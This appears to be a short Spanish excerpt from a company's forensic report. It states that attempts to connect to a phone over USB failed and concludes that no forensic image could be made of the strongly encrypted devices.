

Después de hacer intentos se indica que no fue posible conectar al teléfono para pasar datos por USB.






Al final, aquí el resumen del intento de extracción forense.






## Conclusiones del proceso de extracción forense

No habiendo más opciones concluimos que NO ES POSIBLE HACER UNA IMAGEN FORENSE EN ESTOS DISPOSITIVOS DE ALTA CAPACIDAD DE CIFRADO.

**NUGA SYS S.A. de C.V.** Av. José Vasconcelos No.638 Primer Piso, San Pedro Garza García N.L. México CP 66265